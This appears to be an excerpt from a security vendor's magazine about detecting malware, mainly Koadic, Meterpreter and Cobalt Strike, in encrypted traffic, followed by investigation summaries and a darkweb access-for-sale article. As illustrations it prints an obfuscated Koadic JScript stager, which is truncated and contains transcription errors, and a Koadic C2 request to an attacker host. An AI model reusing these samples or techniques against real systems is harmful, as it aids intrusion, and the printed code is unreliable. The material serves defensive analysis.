An effective way to counter obfuscation is behavioral analysis. One good solution is to combine network traffic analysis with running the code in a specially created virtual environment, known as a sandbox. We recommend this method for all files extracted from traffic, including unencrypted archives and packed executable files. Behavioral analysis allows detecting suspicious activity when code is run, which helps to reveal previously unknown threats.

Note that some malware can detect that it is being run in a virtual environment. In this case, it tries to behave like legitimate software and does not run any telltale malicious functions. That is why sandboxes are designed to be invisible to malware and recognize bypass techniques.

*Sandboxed virtual machines simulate user endpoints, complete with applications and user files, in order to completely resemble the workstations of potential victims. Malware uses a number of signs to determine whether it has been shunted to a sandbox: these include processes, registry keys, files, size of hard drive and RAM, mouse cursor movements. It is important to intercept such requests at the kernel level to make such checks useless to malware at the user level.*

In the case of advanced persistent threat (APT) attacks, indicators of compromise are sometimes unknown at the time of attack. That makes it important to conduct retrospective analysis of files when new data appears.

## How to detect an attack in encrypted traffic

There are several ways to detect suspicious activity in encrypted traffic. For example, man-in-the-middle techniques allow decrypting traffic. However, non-standard protocols and SSL pinning (certificate-based client authentication when establishing an SSL connection) restrict the use of such active analysis methods.

There are also passive methods, however. For example, signs of malicious activity can be detected in encrypted traffic via side channels. One such method is to analyze packet length and order ([bit.ly/2DtbpWy](https://bit.ly/2DtbpWy)), taking into account consistent patterns identified by analysts in particular malware. Malware algorithms are written in advance: on a compromised host, the malware agent must communicate its identifier, name of the victim system, and other technical information to the C2 server. Together, all this constitutes an internal protocol, or an algorithm for communication between the client and the server. Since the protocol is pre-defined, this can be a clue for the analyst.

Then the malicious program needs to communicate brief information about the compromised host. The resulting encrypted packets have a specific length. Special rules can analyze the lengths of client requests and server responses in order to unambiguously identify particular malware families. While the length of initial packets may vary, setting narrow ranges helps to reduce false positives. This approach does not depend on whether the cryptographic protocol in question is standard, standard with modifications, or self-developed. Side channels can be eliminated only at the application level, not at the protocol level. Therefore, until malware developers start obfuscating these patterns, this method will continue to work.

## Analyzing hacker tools

In most cases, attackers use ready-made frameworks, which is why it is important to know the characteristics of different tools. For example, APT groups often use the Koadic framework, which transfers the payload as a web server response inside HTML code. The payload is encrypted and the decryptor is obfuscated, including with random names of user functions, arguments, and variables. The encrypted script is additionally encoded. To bypass intrusion detection systems (IDS), the malware authors conceal the name of the function used to run the decrypted script.



```

HTTP/1.0 200 OK
Server: Apache
Date: Thu, 15 Aug 2019 14:12:45 GMT

<html>
<head>
<script language="JScript">
window.moveTo(-1337, -2019);
window.blur();
window.resizeTo(2, 4);

try
{
    window.onerror = function(sMsg, sUrl, sLine) { return false; }
    window.onfocus = function() { window.blur(); }
}
catch (e){}

function ZKcLbGhKvHKgYE(habJjvflxNRatmsZqk, zblGxaqKSvaOaqBea) {var
iqbiZdledIJsHx="";while(zblGxaqKSvaOaqBea.length<habJjvflxNRa
msZqk.length){zblGxaqKSvaOaqBea+=zblGxaqKSvaOaqBea;}
for(i=0;i<habJjvflxNRatmsZqk.length;i+=2){var ckFvNpNokfXcKwZ=String.fromCharCode(parseInt(habJjvflxNRatmsZqk.substr(i,2),
16)+"zblGxaqKSvaOaqBea");charCodeAt(1/2)};iqbiZdledIJsHx+=ckFvNpNokfXcKwZ;}
return iqbiZdledIJsHx;}
var MRPTXbCrYldzZuvV="JECmIQJfhJmwveMIGXCTJXcLpKJbMwQComFpYOLBceJqZaiQZJQMoVMrrCfVZvV8SlHngMIABiAlFxuYCFMyzLufTndKLIIdGdwJX";var
DJJuTobxmaN="uXjCCKPINuDeBBdYuLPkrJxfBhnxXbtIDIocuytGMILGLvnxSMUJaJyXfddjXAMBrHhxBNZQgCrrwZXtEYEOeDbUyVxXlUuMDDCYNYRVsZpWZrciToC
E";var KrPcrTrBbPLKYMHkPMU="TFgVnYXgQeOUKdQvcfbELlHtUwAifCiyZsgkuleNlMwYsFEqQSLjTMKwifngtEYLZcIRAEcyQBRfJornlMkxujRuJETH";var
PtdIjwGjZX="ygdCgrOimlIkexXCDGNXdcOmOXbMzAJaxCeokbIipXhxbwKCoFpmY8IxLeHtToynUayzKjfyInQYxrFLLFZZpELIDThngLdgZAzUedaEwk";var
AlAnoqMqXeYELCaUu=[String.fromCharCode(MRPTXbCrYldzZuvV.length),String.fromCharCode(DJJuTobxmaN.length),String.fromCharCode(KrPcrT
rBbPLKYMHkPMU.length),String.fromCharCode(PtdIjwGjZX.length)];var lnhqTehmJofrblOXHYFS=this[AlAnoqMqXeYELCaUu[0]]
+AlAnoqMqXeYELCaUu[1]+AlAnoqMqXeYELCaUu[2]
+AlAnoqMqXeYELCaUu[3];lnhqTehmJofrblOXHYFS(7RclbGhKvHKgYE, '3d2e14471a1022733b39190130296a79094d3d321d1a2d2e051c22385e2a1908273104
0720303b4d252a11471631001f0615130004003231005e522328300f17233b1a115e36222303342e2100131d3f2925030423705d4d3d321d1a2d2e051c22385e39

```

Figure 18. Payload obfuscation in Koadic

The following figure shows the response of the Koadic agent to a C2 server. Technical information, such as the type of a completed task, is stored in custom HTTP headers. Although session identifiers and tasks are created randomly, and the path to the mshtml library is obfuscated in order to bypass IDS signatures, the form of the URI is an important indicator of Koadic.

```

POST /WindowsUpdate/LOR6KNVVK-1b10085cb61e4a62b670255d45afa05f;9N1WN5F67P-92ce03030db64f0d8ad918f1c1d37fc7; HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Accept: */*
Accept-Language: en-us
Referer: http://handelreg.cf:8085/WindowsUpdate?LOR6KNVVK-1b10085cb61e4a62b670255d45afa05f;
9N1WN5F67P-92ce03030db64f0d8ad918f1c1d37fc7;
\mshtml,RunHTMLApplication
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Task: AddKey
encoder: 1252
Content-Length: 75
Host: handelreg.cf:8085

C:\Windows\system32\mshta.exe C:\Users\admin\AppData\Roaming\NHQCAZXSXT.htl HTTP/1.0 200 OK
Server: Apache
Date: Thu, 15 Aug 2019 14:07:20 GMT

```

Figure 19. Request indicative of Koadic use

At this point, we should describe several approaches that allow detecting encrypted connections made by Meterpreter from the Metasploit framework.

For a long time, it was possible to detect the Meterpreter shell by using a reverse\_https rule that analyzed the SSL certificate with which the secure connection was established. In Metasploit certificates, the issuer and subject fields contain six identical relative distinguished names (RDNs) in a fixed order.

```

{
  issuer: {
    rdnSequence: (0)
    > RDNSquence item: 1 item (id-at-countryName=US)
    > RDNSquence item: 1 item (id-at-stateOrProvinceName=NC)
    > RDNSquence item: 1 item (id-at-organizationName=Simonis-Reynolds)
    > RDNSquence item: 1 item (id-at-organizationalUnitName=driver)
    > RDNSquence item: 1 item (id-at-commonName=simonis.reynolds.info)
    > RDNSquence item: 1 item (pkcs-9-at-emailAddress=driver@simonis.reynolds.info)
  },
  validity: {
    subject: {
      rdnSequence: (0)
      > RDNSquence item: 1 item (id-at-countryName=US)
      > RDNSquence item: 1 item (id-at-stateOrProvinceName=NC)
      > RDNSquence item: 1 item (id-at-organizationName=Simonis-Reynolds)
      > RDNSquence item: 1 item (id-at-organizationalUnitName=driver)
      > RDNSquence item: 1 item (id-at-commonName=simonis.reynolds.info)
      > RDNSquence item: 1 item (pkcs-9-at-emailAddress=driver@simonis.reynolds.info)
    },
    subjectPublicKeyInfo: {
      extensions: 2 items
    }
  }
}

```

Figure 20. Content of DN Issuer and DN Subject fields

This kind of certificate analysis is suitable for detecting simple shells with default parameters. However, Metasploit can also use certificates created with other utilities or imitate a legitimate certificate (bit.ly/2XloRDJ). Research by PT Expert Security Center shows that the best solution currently is detection based on the length of encrypted traffic packets (bit.ly/2DtbpWy).

Another example is detection of Meterpreter reverse\_tcp. At the beginning of the connection, the malware sends a packet of a specific length containing an RSA-2048 public key. The packet is additionally protected by XOR encryption, but because of a short keystream length, it is possible to identify repeating fragments in the packet structure. These fragments, including the encrypted key, are shown in the figure that follows.

Thanks to a large number of zeros at the beginning of the encrypted data and the short keystream length, it is quite easy to find the key and see what has been XORed.




Figure 21. Transfer of the public key when establishing a connection with Meterpreter reverse\_tcp

Persistent patterns have also been identified for the Cobalt Strike framework. The malware's SSL certificates have specific traits that allow detecting hidden communication.






Figure 22. Public key decryption

## Conclusion

Hackers constantly refine their tools and use the latest malware created using exploit builders, obfuscated, or packed. To bypass traditional detection tools, attackers may create malware specifically tailored to a particular organization. Signature-based rules may fail to detect such malware, whereas traffic analysis can be more effective, especially retrospectively. Malware creators are unlikely to put the effort into rewriting the network protocol for each target, since this would require both modifying the client code and reconfiguring handling on the C2 server.

Network traffic analysis can make a powerful complement to existing detection methods. Retention of network traffic allows reconstructing attacker actions by analyzing interactions between network hosts and connections to external resources and C2 servers, resulting in a full and definitive picture of an incident. Combined with sandbox analysis, this approach allows detecting even sophisticated APT attacks.





*Network traffic analysis allows  
reconstructing attacker actions,  
resulting in a full and definitive  
picture of an incident*



# Two **PT ESC** investigations

## Hiding malware in animal pictures

Our specialists at the PT Expert Security Center found an interesting malware sample hiding on legitimate Chinese websites. As flagged by PT NAD, infected computers regularly requested an image that had additional content inside. The image was downloaded from [imgsa.baidu.com](#), a legitimate image hosting site. Inside was the payload, which contained links to executable files. The malware consisted of a loader, decoy file, rootkit driver, and man-in-the-middle module. For stealth, the payload was mixed in with JPEG images. The malware's C2 servers were hosted on .top and .bid domains, as well as on cloud platforms.



*Scan the QR code to read about our investigation*



*Image used for payload concealment*



## How we pieced together the story of a malicious campaign


The PT Expert Security Center detected a malicious campaign active from at least mid-January 2018 against users in Brazil, Germany, Hungary, Latvia, the Philippines, Turkey, the United Kingdom, and the United States. The attacks started, as so many do, with phishing: malicious email attachments contained an image prompting the user to enable macros.

The criminals employed a mix of tools, including:

- Variations of a modified ten-year-old worm
- A self-written backdoor
- A utility for extracting usernames and passwords from popular browsers
- A publicly available commercial remote administration tool

Domain registration records, file names, a photo of a civil ID card, and the name of a public software project helped our experts to assemble the full picture. They identified the person likely behind the malicious campaign: a Turkish freelancer offering his cybersecurity skills for hire online.


*Scan the QR code to read about our investigation*





# Access for sale

Vadim Solovyev



*Cyberattacks are growing in number every year—by 19 percent in 2019 alone (see page 12). One of the main reasons is the low barrier to entry. The Internet's shadier side teems with illegal marketplaces for malware and services used to breach corporate networks. Low-skilled hackers have quickly learned how to put them to good (or rather, bad) use.*

*In this article, we will explain what "access for sale" and "ransomware partner program" mean, how dangerous these threats are, and the risks they pose for businesses.*

## Definition of access

"Access for sale" on the darkweb is a generic term, referring to software, exploits, credentials, or anything else that allows illicitly controlling one or more remote computers. Successfully hacking a website, web server, database, or workstation means that the attacker has access. This access can be transferred or sold to third parties, just like house keys. But for our purposes here, we will only cover access to servers and workstations.

## Growing market

Only one or two years back, criminals seemed to be more interested in individual servers. Access to them was sold on the darkweb for up to \$20 a pop.



Figure 1. Sale of ransomware access to remote PCs

However, starting in the second half of 2019, we have seen an increasing number of postings on hacker marketplaces<sup>1</sup> advertising access to local corporate networks.

1. We analyzed postings on 190 darkweb sites about purchase or sale of malicious tools, as well as custom malware development. We focused on forums, specialized marketplaces, and chat platforms with predominantly Russian- and English-speaking users. On average, over 70 million people visit them each month.




Figure 2. New threads on darkweb forums discussing access to corporate networks

Some buyers offer lucrative terms and an ongoing relationship. For example, they may pay out a commission of up to 30 percent of the potential profit for a hack of the infrastructure of a company with annual income exceeding \$500 million.




Figure 3. Purchase of access to corporate networks (posting in Russian)

Demand creates supply. At the end of 2019, over 50 accesses to the networks of major companies from all over the world were publicly available for sale. Among the victims were some rather large companies, with annual income running into the hundreds of millions or even billions of dollars.




Figure 4. Hacked companies by industry




Figure 5. Geographic location of hacked companies

In the U.S., criminals mostly sell access to service sector companies (20%), industrial companies (18%), and government institutions (14%). In Italy, the order was reversed: industrial companies (25%) are followed by service sector companies (17%). In the United Kingdom, the service sector accounts for 33 percent, science and education for 25 percent, and finance for 17 percent. Government institutions (20%) and healthcare (10%) lead in Brazil. In Germany, IT and services each account for 29 percent of accesses for sale. In number six position is Australia, for which most offers involve access to government or science and education. However, by their nature these statistics give a limited picture: in 17 percent of cases, the sellers do not indicate any country in their posts. Many sellers may not advertise their wares at all.



In general, the asking price is in the range of \$500 to \$100,000. The average cost of privileged access to a single local network is on the order of \$5,000.




Figure 6. Access can cost as much as \$100,000 (posting in Russian)




Figure 7. Selling network access on the darkweb

In the past, middling hackers had a hard time monetizing attacks: they did not have the skills to pursue an attack to the point of obtaining a payoff or valuable data. But with the current market demand, they can make a steady income by selling to other criminals.

Buyers can then develop an attack on business systems or hire a team of more skilled hackers who can quickly obtain domain administrator privileges and infect critical servers with malware.




Figure 8. Advertising domain administrator rights on a government network

The first ones to use this scheme were ransomware operators, who bought access for a fixed price from one set of criminals and then hired other criminals to infect local networks with malware in return for a large percentage of the victim’s ransom. On darkweb forums, this setup is known as a “ransomware affiliate program.”

